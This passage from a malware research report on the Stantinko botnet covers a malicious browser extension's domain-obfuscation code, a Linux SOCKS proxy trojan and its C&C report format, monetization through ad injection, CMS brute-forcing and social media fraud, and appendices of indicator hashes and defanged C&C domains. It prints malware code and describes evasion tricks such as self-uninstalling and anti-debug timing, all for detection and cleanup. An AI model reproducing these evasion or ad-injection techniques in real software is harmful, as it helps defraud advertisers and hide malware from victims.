Origin: chrome-extension://mofelbkemhligelpmjmohgphhmogbkni
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
crc=2745614147&group=1000_85632192&target=alist&uid=b57f19c56d
9db4348e082cb34c3406e5&version=2.5.1
```

Figure 91. **Request for an AList**

```
{
    "o": {
        "url": "hxxp:\\/\\/clk.golinks.org\\/?r={%data%}&ref=
{%data%}&source=tdp", ❶
        "url_2": "hxxp:\\/\\/clk.golinks.org\\/?r={%data%}&ref=
{%data%}&sign={%data%}&tm={%data%}&v={%data%}&source=tdp", ❶
        "x": [ ❷
            "__9DCA28270__=0",
            "__6E9C77F06__1__=1"
        ],
        "shift": 6, ❸
        "version": 2.07
    },
    "p": {
        "C70C4DF\\\\.(.+)": { ❹
            "v": [
                {
                    "s": "(\\\\?|&|E8AEF2A5)6B15483=(.*)",
                    "e": "(.*)&0A5F68CB5=(.*)",
                    "v": [
                        "0CA51EB\\\\.5F509D664",
                        "E9F58D712\\\\.5F509D664",
                        "901DCD\\\\.5F509D664",
                        "BCE38DD5\\\\.55D2398E68",
                        "204C644C\\\\.5F509D664",
                        "E20EF9F8\\\\.5F509D664",
                        "D0E2030\\\\.55D2398E68",
                        "B7A8CFC\\\\.5F509D664",
                        "7E5849C\\\\.D8B7186ED",
                        "E70DA65\\\\.D8B7186ED",
 [...]
 "08534F33C\\\\.3C7D853D4([0-9]+)\\\\.5F509D664": {
            "v": [
                {
                    "s": "(.*)"
                }
            ]
        },
        "08534F33C\\\\.49D8BFE0(0C4DF725|1B71569)042DC4512\\\\
.5F509D664": {
            "v": [
                {
                    "s": "\\/(.*)"
                }
            ]
        },
    [...]
    "x": [ ❺
        "1B7A4A1=D6E4A5:\\/\\/BF4052FF.BE27B59EE.1D5017A",
        "1B7A4A1=D6E4A5:\\/\\/9E921A2.BE27B59EE.1D5017A",
        "B1E476E50",
        "A260575.",
        "\\/527D6E0\\/",
        "E80AAAC2.76BD3E604",
    [...]
```

❶ Redirection URL. The same domain was used in the *APIHelper* and *The Safe Surfing* configurations.

❷ Global exclusions. Letters are replaced by a custom checksum that is described below. For example `6E9C77F06` corresponds to the string `utmzi`.

❸ Value used in the custom checksum algorithm.

❹ Regex for a domain name. The letters are again replaced by their checksum. This one corresponds to the string `google`.

❺ List of excluded domains.

Figure 92. **Decompressed reply**

Unlike the previous extensions, the configuration of *Teddy Protection* does not contain the targeted domains, but only regular expressions with letters and digits replaced by a checksum. Thus, it is not possible to reverse the operation and get the full list of domains. To have an idea about what the list contains, we computed the checksums from a list of known domains with the custom algorithm. We found that Google, Mail.Ru, Yandex and Rambler are among the targets.

Like the other extensions, it has a callback on the `BeforeNavigate` event and checks, each time, the domain against the `AList`. However, it first converts the domain using the custom checksum so it can be matched against the regular expressions of the configuration. The conversion function is given in Figure 93.

```
function convert(domain, shift, initial_timestamp) { ❶
    var c = "",
    e = "";
    if (domain) {
        --initial_timestamp;
        for (var f = 0, h = domain.length; f < h; f++) { ❷
            var g = domain.charCodeAt(f);
            if(65 <= g && 90 >= g || 97 <= g && 122 >= g) { ❸
                e += String.fromCharCode(g - (shift + Math.
                ceil((Utils.date.getCurrentTimestamp(!0) -
                initial_timestamp) / 100))) ❹
            }
            else{ ❺
                (e && (e = Utils.crypt.sha1(e), c += e.substr
                (parseInt(e[0], 16), 10 - Math.ceil(parseInt(e[39],
                16) / 4)).toUpperCase(), e = ""), c += a[f]) ❻
            }
        }
        e && (e = Utils.crypt.sha1(e), c += e.substr(parseInt(e[0],
        16), 10 - Math.ceil(parseInt(e[39], 16) / 4)).toUpperCase())
    }
    return c ❼
}
```

❶ The domain name, the shift parameter of the configuration and a timestamp.

❷ Iterates over all the characters of the domain string.

❸ If the characters is a letter ([a-zA-Z]).

❹ The buffer `e` is concatenated with a character computed from the current character, the shift and the difference between the two timestamps. The `getCurrentTimestamp` function returns the current timestamp in seconds. However, `Math.ceil((getCurrentTimestamp(!0) - initial_timestamp) / 100)` always returns 1 if the difference is less than 100 seconds. This might be an anti-debug trick as the checksum will be different if it took more than 100 seconds to compute.

5. If it is a special character like "-" or "." for example.
6. The final string `c` is concatenated with some characters from the SHA-1 hash of the buffer `e`.
7. Return the modified string. For example, `eset.com` becomes `05F2DEBC7.55D2398E68`

Figure 93. **Domain conversion algorithm**

Finally, if a domain matches a rule in the configuration, the user will be redirected to the URL provided by the configuration, `hxxp://clk.golinks.org/?r={%data%}&ref={%data%}&source=tdp`. `{%data}` will be replaced by the URL entered by the user and encoded in base64. Thus, this extension has the same goal as the previous ones, but its authors have put even much more effort to hide the fact that it can redirect the user to advertisement-related websites.

The extension is also monitoring the access to the global extension page `chrome://extensions`. Immediately after accessing this page, the extension uninstalls itself. Thus, the victim will not be able to analyze the data of the extension, like its local storage. However, it's very likely that the computer is still compromised by Stantinko's *BEDS*, so the extension will be quickly reinstalled by its `KBDMAI_ExtInstaller.dll` plugin.

After being installed, the extension tries to connect to `http://127.0.0.1:3306/`. This will work only if a MySQL database is running on the machine. If it is successful, the `ms` variable is set to 1 in the extension's local storage. This value is checked just before redirecting the user. If it is set, the user will not be redirect. The reason for this check is mysterious. It could be that the developers of the malware are running MySQL and they want to avoid being redirected. Or it could be to prevent performing any malicious activity on servers or developer machines in general.

7. LINUX TROJAN PROXY

Stantinko mainly relies on Windows executables to perform its malicious operations. However, they also deploy Linux binaries on compromised servers. We believe they found these servers using the brute-force module. At the time of writing, we have discovered only a SOCKS proxy.

It is a 64-bits ELF binary with debugging symbols. This malware has three main functions: it can send info, receive additional files and run a SOCKS proxy.

7.1. In The Wild

On VirusTotal, we found the dump of a Joomla website that contained this Trojan Proxy in the folder `image` under the name `mysql`. According to the timestamp of the file in the ZIP archive, the malware was dropped on August, 31 2016.

Interestingly, the dump also contains Joomla logs. We noticed that between August, 22 2016 and August, 23 2016, 12,563 login attempts failed. Thus, this was probably the result of the brute-force plugin used by Stantinko.

7.2. Analysis

When launched, the malware begins by sending fingerprint information to one of its C&C servers: `185.28.22[.]22:81` and `195.226.218[.]234:80`. The first one is also used by several *PDS* modules. The report sent to the C&C server is provided in Figure 94.

```
NOTIFY
Sp: %d              ❶
V: %s               ❷
Cwd: %s             ❸
Name: %s            ❹
UID: %s             ❺
Restarted: %d       ❻
RestartCount: %d    ❼
Sysname: %s         ❽
Nodename: %s        ❽
Release: %s         ❽
Version: %s         ❽
Machine: %s         ❽
\r\n
```

❶ Socks proxy listening port. Default is 8087.

❷ Version (hardcoded, `1.293`)

❸ File path

❹ Filename

❺ Server uid (hardcoded, `81ccfbb56e82197c65d0153bb9836d33`)

❻ Has the malware been restarted? (0 or 1)

❼ Number of restarts of the malware

❽ Extracted from `uname()`

Figure 94. **Report sent to the C&C server**

The first byte of the reply can be either `0`, `2` or `3`. These mean, respectively, no action, update PHP files, and self-update the binary. The PHP files to update and the malware update are also contained in the reply data. Then, the malware will sleep thirty minutes before making another request to its C&C server. As of time of writing, we have been unable to find the PHP files dropped by this sample.

Immediately after being launched in memory, the malware's executable file is deleted from disk. Thus, the samples can only be found in memory or in network traces, making it more difficult for researchers to track them.

Finally, some information is logged in a file called `<binary filename>.output`. For instance, it contains the server uid and the proxy port.

The other functionality of this malware is an open proxy. This is a regular SOCKS5 proxy.

By default, it listens on port 8087 but if it is already in use, it opens a random port higher than 10000. It then waits for incoming connections. The credentials are hardcoded in the binary and checked at each connection. The username is `scan4you`.

Scan4you is a service similar to VirusTotal, but offering anonymity to the criminal underworld. It can check a sample against multiple security products to see if it's detected without sending it to the security companies. It is possible the proxies are used to submit samples to Scan4you.

8. MONETIZATION

In the previous sections, we covered the technical characteristics of multiple Stantinko components. In this section, we will explain how Stantinko's operators monetize such a big botnet.

8.1. Click Fraud

Click fraud, including ad injection, is a growing concern for the online industry. According to a join report from White Ops and the Association of National Advertisers (ANA) [2], it is estimated that click fraud will cost $6.5 billion in 2017.

Among the multiple forms of ad fraud, Stantinko chose to perform ad injection using malicious browser extensions, as detailed in Section 6.4. It is not a new technique, but it is still really effective and a lot more difficult to catch than generating totally fake views or clicks, as we detailed for *FileTour* in Section 3.3.3. Basically, it consists of using the browser to replace or inject ads in a third-party website. Thus, the gang behind the malware earns money for displaying their ads on websites belonging to someone else. More generally, this type of fraud can be done on the client side, using a HTTP proxy or a browser extension, or by man-in-the-middling the Internet connection, for example on a free Wi-Fi hotspot.

In 2015, Google researchers published a comprehensive study on ad injection [3]. In particular they concluded that ad injection was impacting 5% of IP addresses accessing Google websites — tens of millions users. It shows that this kind of fraud is really profitable and explains why Stantinko's operators chose to use it.

The two Stantinko malicious browser extensions, *The Safe Surfing* and *Teddy Protection*, have around 500,000 users. However, it is difficult to estimate the amount of money they make through this fraud. On one hand, we do not know how many times the victims browse the websites that Stantinko targets. On the other hand, we do not know at what price the malicious actors are able to sell their fraudulent traffic.

Unlike the majority of click-fraud malware families that rely on long redirection chains to launder the malicious traffic, Stantinko is able to reach the publishers after only one or two hops. Moreover, the first hop, including `777-gambling[.]org`, `golinks[.]org` or `adhelper[.]org`, probably belongs to the same group. They all resolve to the same IP addresses and a JavaScript file hosted on `adhelper[.]org` includes other scripts from brenev's GitHub repository. This GitHub account is also used for other Stantinko activities, as it was described in Section 5.3.3. These really short paths of redirection mean they are really integrated into the advertising market and even have direct relationships with some publishers. Thus, they are probably able to sell the generated traffic at a higher price, as if they were legitimate visits.

Finally, their way to replace ads or redirect the user is very subtle. They do not fill the pages with advertisements; they only replace the existing ones with their own. Thus, it may not be noticed by the user and the advertisers will receive a traffic of "good quality", because the user initially clicked on an advertisement.

8.2. Compromised Websites

In the Section 5.3.4, we detailed how Stantinko is able to compromise websites automatically based on the Joomla and WordPress Content Management Systems. Rather than exploiting known vulnerabilities, they brute-force administration credentials using tens of thousands of bots at the same time. We have recently seen other malware, such as Sathurbot [8], using the same type of attack.

We have no evidence of how all these compromised websites are used once credentials are found. Compromised Joomla and WordPress websites can be easily resold on the black market. In 2016,

Kaspersky researchers described an underground market called xDedic [4]. They found that a compromised server can be sold for $6. It is low but, it can be highly profitable if they are able to compromise a large number of websites each day.

Once sold, the compromised websites can be used, for example, to host illegal content or to deliver malware by redirecting visitors to exploit kits. The latter case has been widely analyzed. An example is the EITest campaign [7]. In that article, the authors found that the first stage of the infection happens on compromised websites. Joomla and WordPress sites accounted for more than 60% of the websites used to redirect to the EITest gate. It shows that a market exists for compromised WordPress and Joomla websites.

Moreover, we have seen that another *PDS* plugin, the search parser, uses compromised Joomla websites as C&C servers. Thus, they may also use the brute-force plugin to update their list of C&C servers.

To conclude, Stantinko may also participate in the market of compromised websites that later can be used for other malicious activities.

8.3. Social Network Fraud

In the Section 5.3.5, we analyzed a plugin that performs social media fraud on Facebook, including liking pages or pictures.

Several research efforts have already been made on malware that is able to interact with social networks. In 2016, Gosecure researchers published an analysis of the ecosystem behind Linux/Moose [6]. They were able to identify the underground markets behind the reselling of likes and, in particular, they found prices for Instagram followers. They were on average $15.98 for 1,000 followers, $19.54 for 1,000 likes and $72.25 for 100 comments. The prices for Facebook seem very similar, as shown in the Figure 95.




Figure 95. **Cost of buying Facebook likes**

This type of monetization requires a lot of different machines being as stealthy as possible. Stantinko meets these requirements, as their malware is difficult to collect and is able to remain on the victimized computers for a long period of time. The size of the botnet, estimated at half a million machines, is also a strong advantage. It allows them to distribute the fraud across so many computers that it becomes really difficult to detect.

However, we have not seen this module being widely distributed in 2017. The underground market for this type of fraud does exist, and because of the relatively low volume of botnets able to perform social media fraud efficiently, we believe it could have been an important revenue stream in the past for the Stantinko operators.

8.4. Compromised Machines

In Section 5.3.6, we detailed the remote administrator plugin. It is a typical backdoor that allows the attacker to control the compromised machines remotely. There are multiple ways to monetize this plugin: the machine is totally under the control of the Stantinko botnet operators. As the final purpose of this plugin remains obscure, we provide here some insights on the typical ways to monetize a backdoor.

On one hand, this plugin could be used to spy on the victim, as it has the ability to exfiltrate files to its C&C server. Generally this approach is used to steal: (a) identity-related documents, (b) banking credentials or (c) confidential documents.

The two first approaches are a typical modus-operandi for crimeware. There are channels on the black market to sell this kind of data. In 2015, McAfee researchers published a report in which they claim a stolen US credit card number can be sold for $5 to $8 [9]. For a US credit card number and all the information about the owner, the price goes up to $30. Even if gangs doing bank fraud generally use malware dedicated to this task, it is possible that Stantinko is also used to steal banking credentials as a side revenue.

The third approach is to use a large crimeware botnet to conduct espionage. Among the hundreds of thousands of infected machines, there are probably valuable targets, on which it would be possible to find interesting documents, that could be resold to government agencies. However, we have not observed Stantinko being used in this manner in the wild.

On the other hand, a botnet this large can be rented out to perform any kind of malicious activity including mining cryptocurrency or conducting Distributed Denial of Service attacks. In a blogpost released in 2013, Webroot's researchers said that a thousand nodes US-based botnet can be rented for as low as $200 [10]. However, the main characteristic of the Stantinko group is the ability of their software to remain really furtive. Thus, they probably do not perform tasks requiring high CPU usage on the infected machines — to do so could alert the user.

Thus, this plugin is probably only used for small operations to conduct tests or to earn side revenues, as their main revenue channels seems to be the ad injections, and the compromise of Joomla and WordPress websites.

9. CONCLUSION

Stantinko has been able to stay under the radar for a number of reasons:

- By hiding their code in kilobytes of legitimate code, the files look benign at first sight. The malicious parts only come to light by means of thorough analysis.
- In some modules, the malicious code is stored in the Windows Registry, which makes it difficult to collect and analyze.
- The persistent malicious code's sole purpose is to download and execute in memory only. Thus, it's very difficult to find the botnet's *raison d'être* without active tracking.

Monetization by injecting ads in browsers seems to be the principal goal of the gang behind Stantinko. Although this malware family could be classified as adware for that reason, let's not forget that it is essentially a backdoor that could be used for any number of malicious purposes. This isn't purely hypothetical: Stantinko was also used to proxy Internet traffic in order to perform Internet searches to find websites they can compromise, deploy social network bots, and gain full control via remote administration software.

We hope this report will raise awareness and help victims clean up their systems. Hopefully there are enough details in our research to identify the past, current and future campaigns of this group. Analysts should now have the tools to detect and clean systems of Stantinko.

10. BIBLIOGRAPHY

1. J. Calvet, "Boaxxe adware: 'A good ad sells the product without drawing attention to itself'", 2014. Online: https://www.welivesecurity.com/2014/01/14/boaxxe-adware-a-good-ad-sells-the-product-without-drawing-attention-to-itself-pt-1/
2. ANA - White OPS, "The Bot Baseline - Fraud in Digital Advertising", 2017. Online: https://www.ana.net/getfile/25093
3. K. Thomas, E. Bursztein, C. Grier, G. Ho, N. Jagpal, A. Kapravelos, D. McCoy, A. Nappa, V. Paxson, P. Pearce, N. Provos, and M. A. Rajab, "Ad injection at scale: Assessing deceptive advertisement modifications", in Proceedings of the IEEE Symposium on Security and Privacy, 2015. Online: https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/43346.pdf
4. GReAT, "xDedic – the shady world of hacked servers for sale", 2016. Online: https://securelist.com/blog/research/75027/xdedic-the-shady-world-of-hacked-servers-for-sale/
5. O. Bilodeau and T. Dupuy, "Dissecting Linux/Moose", 2015. Online: https://www.welivesecurity.com/wp-content/uploads/2015/05/Dissecting-LinuxMoose.pdf
6. M. Paquet-Clouston, O. Bilodeau, D. Décary-Hétu and T. Dupuy, "EGO Market", 2016. Online: https://gosecure.net/wp-content/uploads/2016/11/Ego-Market_When-Greed-for-Fame-Benefits-Large-Scale-Botnets.pdf
7. "Exposing EITest campaign", 2017. Online: https://blog.brillantit.com/exposing-eitest-campaign/
8. ESET Research, "Sathurbot: Distributed WordPress password attack", 2017. Online: https://www.welivesecurity.com/2017/04/06/sathurbot-distributed-wordpress-password-attack/
9. McAfee, "The Hidden Data Economy", 2015. Online: https://www.mcafee.com/us/resources/reports/rp-hidden-data-economy.pdf
10. Webroot, "New underground service offers access to thousands of malware-infected hosts", 2013. Online: https://www.webroot.com/blog/2013/02/12/new-underground-service-offers-access-to-thousands-of-malware-infected-hosts/
11. T László and Á Kiss, "Obfuscating C++ Programs via Control Flow Flattening", 2009. Online: https://www.inf.u-szeged.hu/~akiss/pub/pdf/laszlo_obfuscating.pdf
12. Google, "Welcome to Native Client". Online: https://developer.chrome.com/native-client

APPENDIX A: IOCS

A.1. Samples

APIHelper.dll

```
84A055D8E4BDF1F140C4DCA3D2D7738027E07115
```

APIHelper_64.dll

```
BCBC28219D47097FBCE312DA450B84079689A0BF
```

bhctrl32.exe

```
125CEDE073FC3578C9D4C92A858B92C6D551BB0E
A2956B05909E48F82F6FC9A690A64D4F0B2A61C8
D40CAC5DB9A23B372E606039DCE080BCFB9830CC
FE25D078DFD99091C3EF189567728BD087750FAE
```

biosysrt.dll

```
3A543E3CFE380AE404759FCCE4B3E25DE52246C9
```

bstreamsvc.dll

```
1D50CF65D326545B02C3EAEF99FAEAAA5629AE94
C7A04F5A7A09D9674B2CA50EDAD882E050785169
EAE094FDA8D431CB8CDEFC9687C8B4CB1B7E2A22
```

bstreamsvc_setup.dll

```
B8AA1B3DEC9B4B16B6A4BC274C093EED09E2BC4C
```

clearcache.dll

```
899A71BAABFCF47F5FE31A651271D038C2619EDF
```

create_certificate.dll

```
729B6F4D97F76DCE0F474D7D9F5E15FDD01E4998
```

certificate.dll

```
DB83BE912A25D99F501212FED8FA45672D362E67
```

d3dadapter.dll

```
11354E648E41529972E6696631E035CF8BF0C537
1817B2B958FE7FCE0D0383B8D304BD55A6FECEB2
1BAF0A6E8C9DDBDFFF825686C2BA7E846FB65AEC
272AECA0B66ED1DEA435059481C8EE7045E44E23
31883581FE416A454A00B223357ECAF6E4353497
31E119C3D252C2AE1C18E554DCF47ED359A67AD2
36E11C5BFA3C05094B3FBBA39697533F63B299DB
52D9D26EF37A3B42A0D68E4383B73FD4D2B10018
56696CA2E4C85541909391E086E7D934601656D8
587659A8AB5617594F8064EF16CAAD082A773C7A
84D9F7F46810B1ADD636B07C4068517AD1B3FD07
8843F69F530A712568567A2D53DA01889FF9ACB9
957C69E52E2A3A16838051598A7B2E5BA3D54836
ACAF69EFC397031A7CA14E8E4B6E2D9E9DE28892
D2770182CE996454AA8EAFA5C96629ACCF05A06A
D6A59F6DD9E39EE26059C43D2E097A823770E161
F9DC53A63D721D0936BE8C04331E341AC2558162
```

d3dadapter dropper

```
B14AF8814FE0398FFA8F5B0D76141B576E5CCE27
FBDBABC6C3E274B99BDFDAB79E53B29ECCF114EF
```

fdclient.dll

```
0876F8D54F152B1ABA741004635C53A835007226
51196DD8D364947B17ACFA3EFCFC1AFA86CD44C3
886749473A29B887E8F8A79A7C3FB620D30BCB01
96B3A1FDFE1AA113B7791C15A57CFBBD360CC223
B35DA904E72868361954A27E87521EE4E0FD0AC6
B705F104DE0E8E43DA9AC13BA5F42DD3DA21037B
D06DE631AAA7A7BC1FFFA12054111BEC2A7D838D
```

FileTour related files

```
06EB77205E4822A4369E9C7B43F4554248DD6FFA
2E9F4C6BD233799AA2AFEC9C440C737AE4114DDE
30139FB0B37472D02FE5ECB62F211CCFE727FD6D
40863793206684A021ABB1E24D524FDDF8410AB6
7167649EB03569C2643BCF2C2F2164EA0D803A8D
8E3D8606ED916152B8F70D5E38026569BB7A20C4
A5C3076F4E38A9E497F120558DB669FDD139E702
D274FD9C8AFC8FB2DAE8E81E4F6CC41592C385DF
```

ghstore.exe

```
E2F2532632A0ACBC6367716F82F7B62D64B896B5
```

ihctrl32_setup.dll

```
C9C2D2239C5371DCD6A36AE66380B615578E5B04
```

ihctrl32.dll

```
032B324368B3854F4EC96BE74E067D146B43F856
0B64F28DD56D4869ED7ECAEA81D0F7E6DCBEFA36
4FD7A5F602E4645EB8F21BAA127EDEB9C76CCB50
728718D1AD01B07FCD31C0A4FA2C975B98DB29F1
742EA38F09FF53626194D8B411E290B09F93EDA4
80C4A4FD10409742C10B4399AD7C31AFEA726A8D
B6CFDA9777EEF218E36A1A082C175CB6121CDB48
BC126956059188E2155113D2F77D5FF632B9D420
CB89F13D6EFBB8EBA87AB3FE3AC92A0AA738AD2D
D00C953FD7D6CB686036BB264D52F38C&CECEA76
F74ED6DFB1719924197459D7E5CFDF00568B86FB
```

ir16_32.dll

```
8EF4E038E14E2C853DD304DF78C3CF09176ADB65
962AA58834B2D071D3F8C68E893D3FDC2FEE32F3
9F79F982F8EEF45D5A1FC3120C5DEA2D8EC618A0
B85E4652910D413D19718B819736B44133FDB332
C269C83B3D18C01DAF9C296A198323889D339B9F
C9F1232DC368A828F576D6F9E8922C0DF27A33DB
E8D9F9A6BEC99BE13FFDF3D2F5EF74EF634EB508
```

kbdmai.dll

```
0FA4A2C2F41056E071097BF9DB5312E820E3512A
199DA0C38EB00E495D864D95F078912EEB35639A
5287CE5827FFEEC6957F1F6DC769D25482479EE3
DA4634BD5B96519697D06D9A8F18B735302A65EA
```

kbdmai dropper

```
526B86CA02CCEAF5D23C467C1D1F81DD0A36E4B9
E79ACFBF8D339507373B892700B27B3B795E424F
```

KBDMAI_ExtInstaller.dll

```
343E52B0D3077530595125210152 6EAEDC8A0D01
D212F66683F29B5A88AFE2B6B9450DAE3DD73EB4
```

npapihelper.dll

```
1ACCD83D48F041FF362C2B8F2DCF96D6F1583168
```

optsatadc.dll

```
3B2D848030289F8F569C80193DD940FA3AE396C2
4D3A703DB690E975540D6D29CDAB2F75FBBCB61C
ADE31CC1161C06A968B68C15E4CE249AE82BC35D
BE756BA78F52061AE745FC3D01D97300F06F70F6
```

optsatadc_setup.dll

```
326406A85486418B0DF5878B38A2436F11082411
```

remote_safe_surfing_flag

```
A9C96E00C1D1B7AAEE01C30719C5068BBE196B20
```

themctrl.dll

```
03A5849E0DBE89E0727C8C37F4259623C9C131E3
544ED609F59C6FB2C96A566631293109172375F9
6004089B1678104252E02E272443A993106C912B
6B0FC0F7BCF63DB2778634644F5819E6247AD524
6DB4BE7100B317FD9CBC136DC95C4017F6D56612
F09352158B443FA3DB0567EF4147D94D37DBDD09
F3846AEF680EAA1931F75977B2ADD060D2BD3167
```

udsetup.exe

```
52F44D45563944CF7735BCB6F0C448C3E9F19D04
```

udservice.exe

```
0A7C1817A49E9C258DF7B3CFC416BC16A8D28C0B
352E05DC607AF2EE7CD3BD3FFCC546D3D29F786E
```

udservice_dropper

```
0146F1042B360C8080D4D05FF523C3B80AC88069
EF3AFF545C48F658C021DC3E5F574AED50BE726E
```

vp9core.dll

```
C897A193A13A60CC98AAAD9CB9E18AECB68797DE
FF9181C441AAA9108BC35B45B989B2725AD4BBF9
```

wbiosrvp.dll

```
420A98F44832C11D4E56037F1F267207830BA03B
8750E5E2647C6A9DAB1E0AE60CC42246DA2186B2
F613948CE8F5358B9940EE22E9FCFC26F171637D
```

wlanmgr.dll

```
10E2B8A796766A6F83278799BE16B1BF47544F2B
12553394AE9C099D9079DF19F0680CBE5CD780D4
1C8D54F0DB1136FA067F88A0AD8F0A8225854E72
3AF1739A03B3A70705E44049B008DF34290CE3BD
6141110309EF5C08DEC5746DBFB25B6302C6D887
6FAE5E3BB8910FCCF89208E3377C8AAD802D9BF8
7743BCAB7A2D77F83197F31A01C754C73BE46EAA
```

wsaudio.dll

```
138ADDB8845C5F1999E2CCADB3BB7FC57D8ACCE8
2A9A15ED58CD54142E149DB48511B8FD4EFB1E89
5B54776D3C0085596ED7FF695A90B299B575DAFB
758FE5DF8EDAC61101AF35AA1F4440DBEC617F25
8BBA63FD06FC0948579A0F780EC4C0916F265D29
b84598b0329dde4b93fc32be2abac020f7b1e7d8
```

Linux/TrojanProxy.Stantinko.A

```
C55918ADC6D2E74809777B306E361EA01A35FC05
```

wsaudio_setup.dll

```
CD47C020BF420964BE329A3F2BC7FEE83BD2FACE
```

yasetup.exe

```
D1F774D54BCC176AC33900085B27F62A1732B9B7
```

get_hdd.dll

```
F90BBF5444F42B383B26350231DFDA002911801A
```

remove_plugins_installer.dll

```
AD4E55CF03F9C24ABE2C533EE33FACD7C70A2EDA
C9DE95EC81BE649D796C73B5BC90CAC95C5EBBD8
```

brutplugin.dll

```
5FA986F18BDDA5C6AD4C2F2CF9608752AC797377
```

facebook_bot.dll

```
D643F426B9FAF032FF5AF7D070D2E5115B3C2E46
```

radmin.dll

```
BFC7C0383CD87382575543C89E99EB41898F59EB
```

zaxar.dll

```
C05D2646029DF48E262061DEF69DD8A55BF40F75
```

search_parser.dll

```
2E726A679D32D6A29ECC7A9215409DEFA3085150
```

Malicious Browser Extensions

```
The Safe Surfing
Teddy Protection
```

The Safe Surfing NaCl binaries

```
340622C8D335CDE73EEAA96F461440EDCB7D4C52
43A108A22925282D9AC02B8752EACF796B532C1E
49603FEC4DFA0AC5AF3300039522855920D84530
```

A.2. C&C Servers

Table 11. **Stantinko's C&C servers**

Family name	Component	Domain
Adstantinko	udsetup.exe	clients1.ultimate-discounter[.]com
Adstantinko	udsetup.exe	clients2.ultimate-discounter[.]com
Adstantinko	udsetup.exe	clients3.ultimate-discounter[.]com
Browser Extension	APIHelper	apihelper[.]org
Browser Extension	The Safe Surfing	safesurfing[.]me
Browser Extension	Teddy Protection (Lite)	teddy-protection[.]com
Browser Extension	Teddy Protection (Lite)	superbear[.]pro
Browser Extension	Teddy Protection (Lite)	teddysave[.]me
Browser Extension	Teddy Protection (Lite)	judgebear[.]pro

Browser Extension Downloader Service	ihctrl32.dll	icloudsrv[.]com
Browser Extension Downloader Service	ihctrl32.dll	icloudsrv[.]org
Browser Extension Downloader Service	ihctrl32.dll	icloudsrv[.]info
Browser Extension Downloader Service	ihctrl32.dll	icloudsrv[.]net
Browser Extension Downloader Service	themctrl.dll	robothemes[.]net
Browser Extension Downloader Service	themctrl.dll	tmrobo[.]com
Browser Extension Downloader Service	themctrl.dll	tmrobo[.]org
Browser Extension Downloader Service	opsatadc.dll	hdr-group[.]org
Browser Extension Downloader Service	opsatadc.dll	hdr-group[.]info
Browser Extension Downloader Service	opsatadc.dll	hdr-group[.]net
Linux Trojan Proxy	/	185.28.22[.]22:81
Linux Trojan Proxy	/	195.226.218.[.]234:80
Old Browser Extension Downloader Service	ir16_32.dll	wsslupdate[.]org
Old Plugin Downloader Service	d3dadapter.dll	d3dupdate[.]com
Old Plugin Downloader Service	d3dadapter.dll	mserrep[.]org
Old Plugin Downloader Service	KBDMAI.dll	kbdmai[.]net
Old Plugin Downloader Service	KBDMAI.dll	wupdateservice[.]us
Old Plugin Downloader Service	wlanmgr.dll	wadgeotrust[.]com
Plugin Downloader Service	wsaudio.dll	wsaudio[.]com
Plugin Downloader Service	wsaudio.dll	wsaudio[.]net
Plugin Downloader Service	wsaudio.dll	wsaudio[.]org
Plugin Downloader Service	bstreamsvc.dll	vp9codec[.]com
Plugin Downloader Service	bstreamsvc.dll	vp9codec[.]net
Plugin Downloader Service	wbiosrvp.dll	biosysltd[.]com
Plugin Downloader Service	wbiosrvp.dll	biosysltd[.]org
PDS Plugin	get_hdd.dll	185.28.22[.]22
PDS Plugin	search_parser.dll	hxxp://raw.githubusercontent.com/brenev/collection/master/index
PDS Plugin	brut_plugin.dll	185.28.22[.]22
PDS Plugin	facebook_bot.dll	185.28.22[.]22
PDS Plugin	radmin.dll	93.188.161[.]17:8000
Stantinko Installer	udservice.exe	update.ultimate-discounter[.]com
Stantinko Installer	udservice.exe	udiscount[.]net
Stantinko Installer	udservice.exe	ultimate-discounter[.]org
Stantinko Installer	udservice.exe	upd-discounter[.]com
Stantinko Installer	udservice.exe	udiscounter[.]org

Stantinko Installer	udservice.exe	wannaupdate[.]com
Stantinko Installer	ghstore.exe	ghosterystore[.]com
